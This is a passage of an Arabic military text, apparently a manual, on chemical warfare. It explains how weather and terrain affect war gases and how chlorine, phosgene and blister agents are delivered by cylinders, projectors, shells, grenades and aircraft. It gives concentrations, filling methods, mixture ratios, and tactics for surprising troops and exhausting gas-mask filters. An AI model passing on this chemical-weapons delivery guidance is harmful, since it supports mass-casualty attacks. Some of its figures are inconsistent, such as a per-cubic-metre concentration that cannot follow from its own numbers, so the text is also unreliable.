إن أنسب الأوقات لاستعمال الغاز هي عند الفجر واغسق حيث تكون درجة الحرارة ثابتة نوعاً ولأنه في أثناء النهار يرتفع الهواء الدافئ إلى المناطق العليا حاملاً الغاز ويحل محله هواء بارد فضلاً عن أن برودة الجو في هذا الوقت مما تقلل التبخر وكذلك تكون الفرصة سانحة لمفاجأة الخارجين من منازلهم في الصباح وغير المستعدين للوقاية من الغاز ولأخذهم على غرة وهم نيام بالليل.

المطر والضباب :

أما الضباب فيلائم استعمال الغاز ولذلك لمساعدته على تماسك سحابة الغاز ومنع تبددها وإخفائه وتأثير المطر الخفيف ضئيل ولكن المطر الغزير يكتسح الغاز وينقى الهواء منه ولذلك يحسن في حالات الغازات الغازية أن ينتفع بالمطر الغزير المتساقط على الشوارع الملوثة فتطهرها بالغسيل.

وأما سلوك الغاز الثابت فإن كان في حالة غازية فيسلك مسلك الغاز غير الثابت ويتأثر بنفس العوامل السابق وصفها. وأما إذا كان في حالة سيولة فسلوكه يتبع كمية السائل الموجودة في الشيء الملوث ودرجة حرارة هذا لاشيء وطبيعته وفعل الرياح والأمطار فيها. فإنه كلما زاد التلوث أو بعبارة أخرى كلما زاد مقدار السائل في منطقة معينة أو شيء ما كلما زادت درجة الثبات وكذلك كلما ارتفعت درجة حرارة الشيء الملوث أو درجة حرارة الجو المحيط به أو ارتفعت حرارتهما معاً كلما قل البات والعكس بالعكس.

ولذلك يتبخر الغاز بسرعة في أيام الصيف الحارة . لدرجة أنه قد يسلك مسلك الغاز غير الثابت بينما في البلاد الباردة قد يتجلد الغاز ويقل الخطر من تبخره. وهو خطر إحداثه حروقاً بالجلد الذى يلامسه..

وأما الرياح : فتجعل حصول التبخر والمطر يطهر الجو من ميكانيكياً ويفكك بعض الغاز فيقلل من خطره وفيما يختص باتجاه الريح فيلاحظ أن لهذا أهمية كبيرة عندما يطلق الغاز من مثل الاسطوانات بينما أنه لا تأثير هاماً له عندما تستعمل وسائل أخرى كالقنابل والقاذفات إذ أن هذه تمكن أن تنطلق بحيث تنفجر خلف صفوف العدو.

2 - تأثير تربية الأرض وغيرها على الغازات

يساير الغاز اتجاه التيارات الهوائية في البلاد المكشوفة السهلة وفوق البحار وهذه التيارات تبدده تدريجياً والغازات في منطقة انطلاقها يكون التركيز فيها عالياً وبما أن غازات الحرب أثقل من الهواء فإنها تستقر في الحفر والشقوق والمنخفضات وتعلق في الأماكن المغلقة أو المسورة كأفنية المنازل وبداخل المباني حيث يكون الهواء بها محبوسا وكذلك المباني العالية والأشجار العالية أيضاً والجبال تعوق انتقال الغاز غير الثابت.

وأما الغاز الثابت فإن ثباته تأثر بطبيعة الشيء الذي يسقط عليه فإذا كان هذا الشيء غير قابل لنفوذ الغاز مثل البلاط المزجج والزجاج والصلب المصقول فإن التلوث يكون سطحياً ويكون عرضة لفعل الشمس والرياح والأمطار حتى أنه قد يتبخر كله في بضع ساعات وأما إذا كان الشيء قابلاً لنفوذ الغاز كالأرض العادية والخشب اللين والآجر والطلاء الجيري فإن هذه الأشياء تشرب الغاز ومع مضي الزمن يزداد التشرب ومن البديهي أنه إذا تشرب كل الغاز فإن فعل العوامل الجوية وغيرها يصب معدوما ويستمر التلوث لمدة طويلة.

ونقول أنه قد عملت تجارب لمعرفة درجة تسرب غاز الخردل في الأراضي الرملية والرخوة الجافة فوجد أنه في نصف ساعة تسرب الغاز إلى المناطق السفلى من الرمل بحيث يمكن المشي على الرمل الجاف دون خوف بعد نصف ساعة من تلوثه وإن كان ليس من المأمون الجلوس أو النوم عليه أو عمل حفر به . وإذا تساقط غاز ثابت على أشجار مورقة فإنها تحتفظ بالسائل لمدة ثم يتساقط ثانياً على الأرض ويكون عندئذ منبع خطر

رابعاً- طرق استخدام الغازات حربياً

تنحصر أهم الطرق فيما يأتي:

1 - طريقة النفخ – بواسطة فعل الرياح

2 - طريقة القذف – بواسطة :

أ) القاذفات ب) المدافع ج) الأيدي د) البنادق

3 - طريقة الرش – بواسطة أجهزة :

أ) في السيارات ب) في الطائرات

1- طريقة النفخ

بهذه الطريقة أمكن الحصول على أول نتيجة محسوسة للحرب بالغازات وهي لذلك تعتبر من أمهات الطرق. والغرض من هذه الطريقة هو عمل سحابة كبيرة من الغاز تحملها الرياح إلى خطوط الأعداء ويتبع ذلك هجوم سري على العدو بعد أن يكون قد أنهكته الغازات بفعلها المهيج أو السام وجعلته غير قادر على الكفاح.

ولكن قد دلت التجارب فيما بعد (أي بعد تحسن طرق الوقاية) على أنه لا يستحسن الهجوم بعد استخدام الغازات حيث أن العدو يكون حافظاً لقواه ولذلك فقد استعملت هذه الطريقة فيما بعد في بث الرعب في قلوب الأعداء من حين لآخر فقط حتى أهملت في سنة 1917 من الجيوش الألمانية أما الحلفاء فقد استخدموها طول مدة الحرب.

شرح عملية النفخ وتركيب جهازها:

يضغط غاز الكلور أو غاز الفوسجين فى أسطوانات من الحديد محكمة القفل بصمام يمكن فتحه عند اللزوم يندفع منه الغاز بسرعة

وإذا قصد زيادة السرعة يضاف غاز ثاني أكسيد الكربون أثناء الملء إلى المادة الاصلي ليساعد على زيادة سرعة خروج الغاز

وفي الحرب العظمى وصل وزن الأسطوانة الألمانية 40 كيلو جراماً منها 20 كيلو جراماً كلور. وأما وزن اسطوانة الحلفاء فكان 70 كيلو جراماً منها 40 كيلو جراماً من الكلور أو 50 كيلو جراما منها 35 كيلو جراما من الفوسجين ويتصل الصمام بأنبوبة من الرصاص أو الكاوتشوك طولها ثلاثة أمتار أو أكثر والأسطوانات الألمانية تتصل كل منها بأنبوبة واحدة بينما كانت الأسطوانات الفرنسية والإنجليزية كل ثلاثة أو أكثر متصلة بعضها ببعض وتنتهي بأنبوبة واحدة

وتدفن الأسطوانات في خنادق تحت الأرض حتى لا تراها طائرات العدو أما الأنابيب فتمتد لغاية سطح الأرض ويجب وضع أثقال من أكياس الرمل على هذه الأنابيب لتمنعها من الرجوع إلى الوراء من شدة الدفع الذي يخرج به الغاز من فوهاتها.

وتفتح هذه الصمامات بجاز كهربائي متصل بجميع الأسطوانات حتى تفتح كلها مرة واحدة فيخرج الغاز من فوهات الأنابيب في ن واحد . وقد وضع على الخطوط الألمانية أسطوانتان في كل متر فإذا فرض وكان طول الخطوط 10 كيلومترات فيكون عدد الأسطوانات 20000 وهذه لا يمكن استعمالها طبعاً في ن واحد فإن جزء منها هو الذي يكون في موضع ملائم من حيث اتجاه الرياح وهو الذي يمكن استخدامه فقط ويقدر بثلثي هذا العدد تقريباً أي من 13000 إلى 15000 أسطوانة يخرج منها ما يقرب من 250000 إلى 300000 كيلو جرام من الغازات وبذلك يكون متوسط ما يخرج من كل متر 25 إلى 30 كيلو جراماً من الغازات في الدفعة الواحدة.

وقد استهلك الإنجليز في بضعة أيام حوالي 2000 طن من الكلور والفوسجين على خطوطهم البالغة 70 كيلو متراً وكان ذلك في بعض مواقع سنة 1916 وأظهر الإنجليز كذلك اهتماماً عظيماً بهذه الطريقة حتى أواخر الحرب فأدخلت بعض التحسينات عليها فقد استخدمت أسطوانات صغيرة ليسهل حملها ونقلها من مكان إلى آخر بكل سهولة وسرعة وضعها في المكان الملائم لحالة الجو وحسب ما تتطلبه الخطط الحربية وأيضاً حملت عربات السكة الحديد باسطوانات كثيرة العدد وسيرتها على قضبان مدت في داخل الميادين لهذا الغرض حتى إذا وصلت إلى الجهات المقصودة فتحت صماماتها وهي على العربات وخرج منها الغاز إلى الأعداء . وقد ساعدت هذه الفطرة على نقل الأسطوانات جملة واحدة وبسرعة إلى أي جهة.

واهتمت كذلك روسيا وأمريكا بعد الحرب العظمى بإدخال تحسينات على طريقة النفخ هذه بأن صنعتا مثلاً اسطوانات صغيرة الحجم يمكن الجندي حملها بكل سهولة فيمكنه نقلها من مكان إلى آخر. ويلزم لطريقة النفخ فرقة مخصوصة ومدربة تدريباً تاماً من مهندسين وكيميائيين وضباط وأنفار وبجانب هؤلاء أخصائيون لتجهيز الغازات ولمعاينة الميادين وفحصها ومعرفة الصالح منها لوضع الأسطوانات عليه ولمراقبة الأحوال الجوية وتحديد الوقت المناسب وآخرون لملء الأسطوانات الفارغة بالغازات ويكون مركزهم وراء الخطوط ثم إلى مركز تليفوني وخلافه.

ومهمة هذه الفرقة ذية الصعوبة حيث أنهم يقومون بأداء أعمال كثير خطرة مثل ملء الأسطوانات وحملها من مكان إلى آخر ليلاً ونهاراً ودفنها كذلك تحت الأرض في خنادق حتى لا يراها الأعداء من الجو وكل هذا يكون وراء الخطوط الأمامية مباشرة.

المواد التي تستخدم في هذه الطريقة :

الشرط الأساسي في خواص المواد التي تستخدم في هذه الطريقة هو أن تكون في حالة سائلة داخل الأسطوانات وبمجرد تعرضها للجو تتبخر بسرعة وتتحول إلى غاز . ولا يصلح لهذه الطريقة من جميع المواد المعروفة غير الكلور والفوسجين فقط.

وقد استعمل الألمان الكلور بمفرده ثم استعمل الفرنسيون الفوسجين بمفرده وبعد ذلك بدا للألمان استخدام مخلوط من الفوسجين والكلور بنسب مختلفة حسب درجة حرارة الجو فكلما ارتفعت درجة الحرارة زادت نسبة الفوسجين إلى الكلور وقد يصل في بعض الأحيان 75 % وأما في أيام الصيف الحارة فيستخدم الفوسجين بمفرده واستعمل الإنجليز أيضاً هذا المخلوط وأطلقوا عليه أسماء مختلفة حسب نسب الخلط أما الفرنسيون فاكتفوا باستعمال الفوسجين والكلور كل على حدا بأن توضع أسطوانة كل منها بجاب الأخرى فإذا ما فتح صمامها اندفعت محتويات كل منهما على حده واختلط الغازان في الجو.

مدة تفريغ الأسطوانة (مدة النفخ) : تتراوح مدة تفريغ الأسطوانة بين دقيقتين وخمس دقائق حسب مقدار الغاز المضغوط فيها.

لون السحابة : عند خروج الغازات من فوهات الأسطوانات بهذه السرعة العظيمة فإنها تستهلك حرارة تستمدها من حرارة الهواء المحيط بها ، وبذلك تنخفض درجة حرارة الهواء بسرعة وتتكثف الرطوبة الموجودة به على هيئة ضباب يختلط مع سحابة الغاز فيكسبها اللون الأبيض غير الشفاف الذي يتلاشى شيئاً فشيئاً كلما بعدت السحابة عن خطوط الأسطوانات إلى أن يصير لون الغاز أخضر شفافاً وهو اللون الحقيقي للغاز ز وفي فصل الصيف عندما تكون درجة حرارة الجو مرتفعة لا نرى هذه الظاهرة بل يكون لون السحابة أخضر شفافاً بمجرد خروجه من الأسطوانات وذلك يرجع إلى عدم تكثف رطوبة الجو إلى ضباب .

صفير الغازات عند خروجها من الأنابيب :

عند فتح صمامات الأسطوانات تندفع الغازات بقوة عظيمة من فوهات الأنابيب فينشأ عن ذلك صفير يسمعه العدو من مسافات بعيدة فيحذره من حلول الخطر ، ولذا تلتجئ الجيوش عند فتح صمامات اسطوانتها الغازية إلى إطلاق المدافع حتى يخفي صوتها صوت صفير الغازات وفي بعض الأحيان تتعمد الطائرات لإحداث أزيز قوي ليخفي الصفير المذكور وقد وضع في أثناء الحرب العظمى أجهزة صغيرة خاصة على صمامات الأسطوانات لتخفيف صفيرها.

درجة تركيز الغاز في السحابة :

تتكون السحابة عادة من الغاز والهواء وبخار الماء ونسبة وجود الغاز بعد فتح الصمامات مباشرة هي لتر واحد من الغاز في كل 100 لتر هواء . وهذه النسبة تقل تدرجياً كلما ابتعدت السحابة عن الأسطوانات أو بعبارة أخرى كلما قربت من العدو ويجب أن تصل السحابة إلى العدو وهي تحتوي على ½ لتر غاز في كل 100 لتر هواء على الأقل.

ارتفاع السحابة :

عندما تصل السحابة إلى العدو يكون ارتفاعها من 3 إلى 5 أمتار وكلما زاد ارتفاعها عن ذلك نقصت درجة تركيز الغاز فيها.

حجم السحابة :

يعرف طول السحابة من سرعة الرياح (عند فتح الصمامات) ومن المدة التي يستغرقها الغاز في الخروج من الأسطوانة (مدة النفخ) فإذا كانت سرعة الرياح عند فتح الصمامات هي متران في الثانية ومدة النفخ هي 5 دقائق يكون طوال السحابة ابتداء من موقع الأسطوانة إلى طرفها الثاني (من جهة العدو) هو 5×60×2 = 600 متر فإذا فرضنا أن ارتفاعها هو 4 أمتار فيكون حجم السحابة الواقعة على كل متر (من الخطوط الحربية) هو 600×4×1= 2400 متر مكعب فإذا كانت نسبة الكلور الموجود بها هي ½ لتر في كل 100 هواء يكون مقدار الكلور الموجود فيها هو 12 متراص مكعباً وزنها كيلو جراما.

تعليمات عامة:

لنجاح هذه الطريقة يجب على الجيش المحارب مراعاة التعليمات التية:

1) أن يكون مكان اسطوانات الغازات وكذا وقت استعمالها سراص لا يطلع عليه أحد حتى لا يعلم العدو عنها شيئاً وعن مكانها.

2) منع أفراد فرق الغازات التحدث مع الأهالي حتى لا يتسرب شيء من المعلومات عن الخطط المرسومة إلى مسامع الأعداء.

3) لا تكلف فرق الغازات بالقيام بأي عمل آخر غير أعمال الغازات فلا يجوز لها مثلاً الاشتراك في الدفاع أو الهجوم أو غير ذلك . بل ينحصر عملها في نقل الأسطوانات من مكان إلى آخر حسب ما تقتضيه الحال والانتظار للأوامر لفتح الصمامات.

4) للتغلب على الوقاية عند العدو يجب استخدام الغازات بهذه الطريقة على مرات متوالية حتى يضطر العدو إلى المكوث في جو ملوث بالغازات زمناً طويلاً وهذا مم يؤدي إلى استهلاك المواد الكيميائية التي في مرشح فيطرأ عليها التلف وبذلك تنفذ الغازات أخيراً إلى أعضاء التنفس.

5) ولإرغام العدو على لبس الكمامات مدة طويلة يجب استخدام هذه الطريقة في إطلاق غاز الكلور مثلاً إلى الأعداء مدة خمس دقائق يتبعها سحب دخان أو ضباب غير سام لمدة خمس دقائق أخرى وتكرر هذه العملية مدة من الزمن فبذلك يضطر العدو إلى أن يظل مدة طويلة من الزمن لابساً الكمامات وهذا مما يقلل مدة من الزمن فبذلك يضطر العدو إلى أن يظل مدة طويلة من الزمن لابساً الكمامات وهذا مما يقلل حركته ونشاطه.

6) لإدخال الرعب في قلوب الأعداء يجب أن يكون حجم سحابة الغاز كبيراً وقد لجأ الحلفاء أثناء الحرب العظمى إلى لحيلة بأن جعلوا سحابة الكلور السام في الوسط وأضافوا إلى طرفها سحابتين أخريين من الدخان أو الضباب غير السام وبذلك ظهر حجمها كبيراً وهي زاحفة إلى الألمان فكان لها تأثير سيئ على روح الجنود المعنوية .

2- طريقة القذف

أ- قاذفات الغازات

لا تستوفي طريقة النفخ جميع الشروط الحربية المطلوبة في ميدان القتال بل كان ينقصها شرطان مهمان وهما: أولاً: مفاجأة العدو – فإن سحابة الغازات تحتاج إلى وقت طويل إلى أن تصل إلى العدو فهو يراها تزحف عليه فيتخذ طرق الوقاية بسهولة.

ثانياً : ارتفاع درجة التركيز- فإن نسبة الغاز في السحابة تنقص تدريجياً كلما بعدت عن مكان الأسطوانات فبذلك تصل إلى العدو وهي مخففة.

لذلك فكر الحلفاء وفي مقدمتهم إنجلترا في استخدام الغازات بواسطة أجهزة أطلق عليها اسم قاذفات الغازات ونسج على منوالهم الألمان بعد ذلك.

وأساس هذه الطريقة هي ملء أوعية أسطوانية الشكل بأحجام مختلفة تقذف بواسطة أجهزة خاصة من الخطوط الأمامية للجيوش إلى صفوف الأعداء وهناك تنفجر ويتبخر محتوياتها ويكون سحباً كثيفة.

وكل هذا يحدث في وقت قصير جداً يكون فيه المفاجأة الكافية للعدو فيجد نفسه محاطاً بسحب من الغازات السامة فلا يتمكن من استخدام الكمامات بسرعة وإن استخدمها فيكون ذلك من السهل أيضاً أن يصيب الكمامات الواقية التلف فتتسرب الغازات منها إلى أعضاء التنفس.

تركيب الأجهزة وشرح طريقة الاستعمال:

توضع الغازات في أوعية من الحديد أسطوانية الشكل رفيعة الجدران تسع من 13 إلى 15 لتراً من السوائل وبداخلها أنبوبة تحتوي على مواد الانفجار التي يجب أن تكون بكمية كافية لتمزيق جدران الوعاء الخارجي . وتقذف هذه الأسطوانات بواسطة جهاز وهو عبارة عن ماسورة أسطوانية طويلة طرفها السفلي نصف دائري يدفن منه جزء في الأرض وله قرص عرضي لمنعه من الغوص في باطن الأرض عند انطلاق القذيفة منه وأطلق عليه اسم قاذفات ليفنس Livens وانطلاق القذيفة يحصل بواسطة زناد كما هو الحال في المدافع وقد أدخل الأمريكيون تحسينات كثيرة على هذا الجهاز بعد الحرب بأن صار مدى القذيفة 3 كيلومترات بعد أن كان كيلومتران. وأيضاً صنعت قاذفات صغيرة سمك 5سم يمكن لشخص واحد حملها مع 16 قذيفة يمكنه استخدامها أيضاً بمفرد وأطلق عليها (القاذفات اليدوية) ومدى القذف لهذه الأجهزة هو 1000 متر ويمكن استخدامها لإطلاق قذائف غازات مسيلة للدموع أو قذائف لإنشاء الضباب أو قذائف حارقة.

الغازات التي تستخدم لقنابل القاذفات :

لا يصلح لملء قنابل القاذفات إلا المواد السريعة التبخر مثل الكلور والفوسجين والأخير هو الأوفق ويمكن خلطه بمواد أخرى حسب ما تتطلبه حالة الجو وحالة الوقاية عند العدو والمواد التي خلطت به في أثناء الحرب العظمى هي كلور بيكرين ورابع كلور القصدير.

طريقة استخدام القاذفات في الميادين :

توضع القاذفات في ميادين الحرب بعضها بجانب بعض بمسافات طويلة وأيضاً في صفوف متعددة بعضها خلف بعض ويدفن منها الجزء الأسفل في الأرض.

وإطلاق القذائف يكون بواسطة جهاز كهربائي متصل بجميع زنادات القاذفات حتى يمكن إطلاق جميع قنابلها دفعة واحدة وتصل كذلك إلى الأعداء في آن واحد وعندما تنفجر في الهدف على بغتة تتبخر محتوياتها وتكون سحابة كثيفة يصل ارتفاعها إلى 4 أمتار وتبلغ كمية الغاز السام بها حوالي ¼ كيلو جرام في كل متر مكعب وهذه النسبة لا يمكن الحصول عليها بأي طريقة من الطرق المعروفة في ميادين الحرب . ويسبب وجود مثل هذه الكمية من الغاز في الهواء ضرراً بليغاً للأعداء حتى وهم على أتم الاستعداد لطرق الوقاية للسببين الآتيين:

أولاً- إن وجود الغاز في الهواء بهذه النسبة المرتفعة يسبب تلف المواد الكيميائية في مرشح الكمامة بسرعة

ثانياً- وجود كمية كبية من الغاز السام في الهواء يجعله غير صالح للتنفس حتى لحامل الكمامة فإنه إذا حجز المرشح الغازات السامة من الهواء اللازم للشيق فإن كمية الهواء بعد ذلك تصبح قليلة لا تفي للتنفس وبذلك يضطر حامل الكمامة إلى الإكثار من مرات الشهيق والزفير حتى يدخل في الرئة الكمية اللازمة من الهواء وفي هذا إجهاد عظيم لأعضاء التنفس يتسبب منه إعياء وتعب.

الصوت والضوء:

ينشأ دائماً عند خروج القذائف ضوء قوي يرى عند فوهات القاذفات بوضوح تام من بعد عظيم وقد حاولت الأمم المحاربة إخفاء هذا الضوء بواسطة مواد كيميائية ولكن لم تتمكن وأصبح من ملازمات هذه الطريقة . وكذلك الصوت الناشئ عند خروج القذائف وأزيزها في الجو وهي سائرة يمكن سماعه ولا يمكن إخفاؤه .

تعليمات عامة:

1) يلزم لهذه الطريقة فرقة خاصة مدربة تدريباً كاملاً على كل الأعمال اللازمة لها كما هو الحال في طريقة النفخ.

2) لا تتعلق هذه الطريقة باتجاه الرياح في الميادين ولذا يمكن استخدامها في أي وقت وفي أي اتجاه ولكن يجب على الجيش المحارب إذا كانت الرياح مضافة – أن يتخذ طرق الوقاية الكافية لأنه يحتمل رجوع الغازات مع الرياح إلى الجي نفسه.

3) تتسع منطقة خطر الغازات المستعملة بهذه الطريقة إلى 3 كيلومترات تبتدئ من مركز القاذفات فلذا يجب على الجنود في هذه المنطقة أن يكونوا دائماً على استعداد لاستعمال الوقاية وكذا يجب تقليل عددهم بقدر الإمكان حتى لا تطرأ خسائر كبيرة ز

4) يجب مراعاة الأحوال الجوية فإن البرودة الشديدة تؤثر في مادة الفوسجين وتجعلها عديمة التبخر وكذا ماء المطر يحلل الفوسجين ويذهب بفعله السام.

ب- الغازات في قنابل المدافع

لا تصل مواد الغازات بطريقة النفخ أو بطريقة القاذفات إلا المسافات قصيرة لا تتعدى الخطوط الأمامية لجيوش الأعداء ولكنها وصلت بواسطة المدافع إلى مسافات بعيدة جداً وأصبح أيضاً من السهل قذف مواد أخرى صلبة وسائلة لم يتيسر استخدامها بالطريقتين المذكورتين ز والفرسيون هم أول من استخدم الغازات في قنابل المدافع وأخذها الألمان عنهم.

المواد التي تستعمل في ملء القنابل :

تستعمل جميع مواد الغازات في ملء قنابل المدافع ما عدا غاز الكلور لأنه سريع التبخر وقد قسم الألمان مواد الغازات التي استعملت في نلء قنابل المدافع في الحرب العظمى إلى ثلاثة أقسام :

1 - مواد الصليب الأخضر
2 - مواد الصليب الأصفر
3 - مواد الصليب الأزرق

ورسم على كل نوع منها صليب باللون الأخضر والأصفر والأزرق للدلالة على محتوياتها ولسهولة تمييز الجنود إياها.

وأما الجنود الأمريكيون فقد وضعوا الألوان الآتية على القنابل:

خط أحمر حول القنبلة : يدل على أن القنبلة لا تحتوي على غازات
خط أبيض حول القنبلة : يدل على أن القنبلة تحتوي على غازات سريعة التبخر
خط أزرق حول القنبلة : يدل على أن القنبلة تحتوي على مواد غازات سامة التأثير
ويدل عدد الخطوط حول القنبلة على درجة تأثير مواد الغازات.

طريقة ملئ القنابل :

تختلف طرق ملء القنابل حسب خواص مواد الغازات ، فمواد القسم الأول السائلة (الصليب الأخضر) تملأ أولاً في أوعية من الرصاص أو من الخزف حتى لا تتفاعل مع جدران القنبلة الداخلية أو مع مواد الانفجار الأخرى. وتوضع داخل القنبلة مع مواد الانفجار وهذه الأخيرة يجب أن تكون بكمية تكفي لتمزيق جدران القنبلة فقط فإن مواد هذا القسم سريعة التبخر من تلقاء نفسها أما القنابل الإنجليزية فكانت تختلف قليلاً حيث أن مواد الانفجار ليست داخله في مواد الغازات كما هو الحال في القنابل الفرنسية ومواد القسم الثاني السائلة أيضاً (الصليب الأصفر) فهذه يمكن ملؤها في ميادين الحرب خلف الخطوط الأمامية للجيوش مع أخذ الاحتياط الكافي لذلك ويوضع معها في بعض الأحيان مواد مفرقعة لتخفي حقيقتها عن الأعداء فيظنونها أنها قنابل مدمرة.

وأما مواد القسم الثالث الصلبة (الصليب الأزرق) فتملأ في أوعية زجاجية تعلق في داخل القنبلة ثم تملأ البقية بمواد الانفجار ويستعاض في بعض الأحيان الأوعية الزجاجية بأخرى من الصفيح.

وهنا يجب أن تكون مواد الانفجار بكميات كبيرة حتى تولد حرارة كافية لتبخر المواد الصلبة إلى غازات تتكثف في الجو إلى ضباب ، وغالباً تكون نسبة مواد الانفجار إلى مواد الغازات هى 2:1

تعليمات عامة:

1) لا تطلق القنابل على أراضي المستنقعات أو البحيرات أو الميادين المغمورة بالمياه لأنه يجب لانفجار القنبلة جسم صلب ترتطم به والأراضي الجافة كافية لانفجار القنبلة.

2) يستحسن أن تكون سرعة الرياح متراً واحداً في الثانية ولا يكون وقت إطلاق القنابل ظهراً أي وقت ارتفاع الهواء من سطح الأرض إلى أعلى وأوفق الأوقات عندما تكون الرياح ساكنة أي في منصف الليل أو في الصباح المبكر حيث تكون أشعة الشمس غير قوية والأرض باردة.

3) للحصول على درجة تركيز كبيرة للغازات في الهواء بهذه الطريقة يجب وضع 100 مدفع على الكيلو متر الواحد ممن الخطوط الأمامية لإطلاق الغازات منها على الأعداء باستمرار

4) أما مفاجأة الأعداء فيمكن القيام بها بغاية السهولة بأن يطلق عدة قذائف في بضع دقائق على مكان معين يصل عددها في بعض الأحيان حوالي 2000 قذيفة.

5) يمكن أيضاً مفاجأة فرق العدو وهي سائرة في طريقها بقذائف الغازات هذه فتضطر إلى اختراق الطريق الآخر مما يسبب لها خللاً في النظام وتغيراً في الخطة المرسومة.

6) وأما التغلب على الوقاية عند العدو فممكن أيضاً بهذه الطريقة حيث تطلق القذائف باستمرار لمدة طويلة فقد استغرقت بعض الحملات في الحرب العظمى ست ساعات متوالية.

ج- الغازات في القنابل اليدوية

أول من استخدم الغازات في الحرب العظمى بهذه الطريقة هم الفرنسيون ولم تأتي بفائدة تذكر.

والغازات التي استعملت في هذه القنابل هي :

بروم استر حمض الخل

كلور أستون

أكرولين

بروم أستون

كلور بيكرين

يود استر حمض الخل

وهي مختلفة التركيب فترى القنبلة الفرنسية عبارة عن كرة زجاجية تسع حوالي 100سم^3 كلور أستون أو بروم استر الخل مغطاة بغلاف خزفي مربوط بسلك . وقنبلة أخرى من الصفيح تسع 150 سم ^{3} ولها جهاز انفجار وقنبلة من الحديد سعتها 270 سم ^{3} يود استر حمض الخل بجهاز للانفجار أيضاً.

وقد استخدم الروس أيضاً قنابل يدوية ذات مقبض تملأ كلور بيكرين ولها أيضاً جهاز للانفجار وقد ادخل الأمريكيون بعد الحرب العظمى تحسينات على القنابل اليدوية بأن أضافت إليها مواد ملتهبة تشتعل عند الانفجار لتساعد على احتراق محتوياتها فتتبخر إلى غازات .

د- الغازات في قذائف البنادق

هذه الطريقة هي أقل الطرق أهمية وقد استخدمها الفرنسيون في أوائل الحرب وكان وزن القذيفة 115 جراماً منها 35 جراما بروم استر الخل أو كلور أستون.

واستعملت هذه الطريقة في الجيوش الأمريكية بحجم أكبر ومر من أبعد (250متراً) وقد صنعت قذائفها لتصلح للاستعمال بواسطة البنادق أو باليد وتملأ القذائف بخليط مكون من

40 % كلور استوفينون
30% كلور بيكرين
30 % كلوروفورم

ويمكن استخدامها أيضاً بواسطة المدافع الرشاشة

3- مواد الغازات من الجو

لم تستخدم ماد الغازات أثناء الحرب العظمى من الجو ولكن بعدما وضعت الحرب أوزارها اجتهدت كل أمة في دراسة الطرق المتلفة لاستخدام الغازات من الجو بواسطة الطائرات وللآن لم تهتد أي أمة إلى طريقة موفقة يمكن الاعتماد عليها بإحدى مواد الغازات المعروفة فهناك شروط فنية لا يمكن القيام بها من الجو بسهولة سواء في ميادين القتال أو المدن وأهم هذه الشروط هي :

1) الحصول على درجة تركيز عالية للغازات.
2) نشر سحب الغازات على مساحات كبيرة.
3) مفاجأة العدو بالغازات.

وسنأتي على شرح هذه الشروط فيما بعد.

ويمكن استعمال الغازات من الجو بطريقتين :

1) برش مواد الغازات من الطائرات

2) بإلقاء قنابل مملوءة بمواد الغازات من الطائرات

1 - طريقة الرش:

تكون بواسطة أجهزة معدة لذلك تركب في الطائرات تخرج منها مواد الغازات السائلة على هيئة رذاذ ويجب أن تكون الطائرة على ارتفاع بسيط من سطح الأرض ونذكر هنا بعض أرقام أخذت من نتائج تجارب الأمريكيين عن هذه الطريقة:

يمكن تلويث مساحة طولها 1300 متر وعرضها 275 متراً بمقدار 300 كيلو جراما من مواد الغازات السائلة من ارتفاع 300 متر بينما يمكن تلويث مساحة طولها 1400 متر وعرضها 275 متراً بمقدار 150 كيلو جراماً من مواد الغازات السائلة من ارتفاع 150 وعلى ذلك نرى أنه من الجائز الحصول على درجة تركيز مرتفعة ومفاجأة العدو أيضاً ولكن هذا في حالة عدم وجود أي مقاومة أو مطاردة من العدو وهذا بعيد الفرض كما أنه لا يمكن للطائرة أن تطير قريبة جداً من الأرض كما تتطلبه هذه الطريقة.

2 - طريقة إلقاء القنابل :

يمكن إلقاء القنابل من الطائرات وهي على ارتفاع كبير من الأرض ولكن نجاحها مشكوك فيه ويفض دائماً إلقاء القنابل المدمرة أو القنابل الحارقة حيث نتائجها مضمونة.

تركيب القنابل وطريقة ملئها:

تملأ مواد الغازات في قنابل رقيقة الجدران لها شكل الكمثرى ويوضع داخلها أيضاً مواد انفجار سريعة الفرقعة حتى تتفجر القنبلة قبل أن تصل لعمق كبير في الأرض عند الاصطدام بها.

وإذا كانت مواد الغازات صلبة يجب وضع مواد الانفجار بنسبة تزيد وتنقص حسب نوع مواد الغازات المستعملة فإذا كانت بطيئة التبخر لزم وضع مواد انفجار كثيرة وإن كانت سريعة التبخر لزم وضع كمية تكفي لتمزيق جدران القنبلة فقط.

حجم مواد الغازات في القنبلة :

كلما كبر حجم القنبلة كبر حجم مواد الغازات الموجودة بها وزاد كذلك وزنها فمثلاً :

القنبلة التي تزن 20 كغ يكون حجم مواد الغازات بها 40 % من حجم القنبلة الكلي.

والقنبلة التي تزن 100 كغ يكون حجم مواد الغازات بها 55% من حجم القنبلة الكلي.

والقنبلة التي تزن 500 كغ يكون حجم مواد الغازات بها 65% من حجم القبلة الكلي

مقدار الجزء الفعال من غازات القنبلة :

عند انفجار القنبلة يتبخر جزء من مواد الغازات التي بها ويأتي بالفعل المطلوب والجزء الآخر تمتصه الأرض وفيمايلي نذكر بعض التجارب لبعض مواد الغازات عند الانفجار.إذا كانت القنبلة تحتوي على مواد سائلة وسريعة التبخر مثل الفوسجين فإن نسبة ما يتبخر منه هو 80 % إلى 90 % أما الباقي وقدره 20% إلى 10 % فتمتصه الأرض.

أما إذا كانت القبلة تحتوي على مواد سائلة بطيئة التبخر أو عديمة التبخر مثل البير شتوف والكلوربيكرين والكلارك فإن:

30 % من مواد الغازات تمتصه الأرض ويصبح عديم الفائدة.
و 4% من مواد الغازات يتناثر على هيئة نقط كبيرة الحجم.
و 25 % من مواد الغازات يتناثر على هيئة نقط دقيقة الحجم.
و 5% من مواد الغازات يتبخر.
وإذا كانت القنبلة تحتوي على مواد صلبة فإن الجزء الذي يتبخر يكون ضئيلاً جداً بدرجة أنه لا ينتظر استعمال هذه المواد من الجو .

تأثير الجزء المتبخر (الفعال):

المواد التي تتحول إلى غازات أو ضباب (مثل البير شتوف والكلور بيكرين والكلارك) بفعل الحرارة الناشئة من انفجار القنبلة تكون سحابة نصف كروية يصل قطرها من 15 إلى 20 متراً ويكون حجمها حوالي 2000 متر مكعب إذا كانت القنبلة تزن 1000 كغ . ويكون وزن الجزء المتبخر من مادة الغاز في السحابة هو 35 كغ أي بمعدل 17 كغ في كل متر مكعب من السحابة ودرجة التركيز هذه أعلى من درجة عدم التحم لبكثير فعلى ذلك يكون من الصعب المكوث في جو ملوث بهذه الكمية .

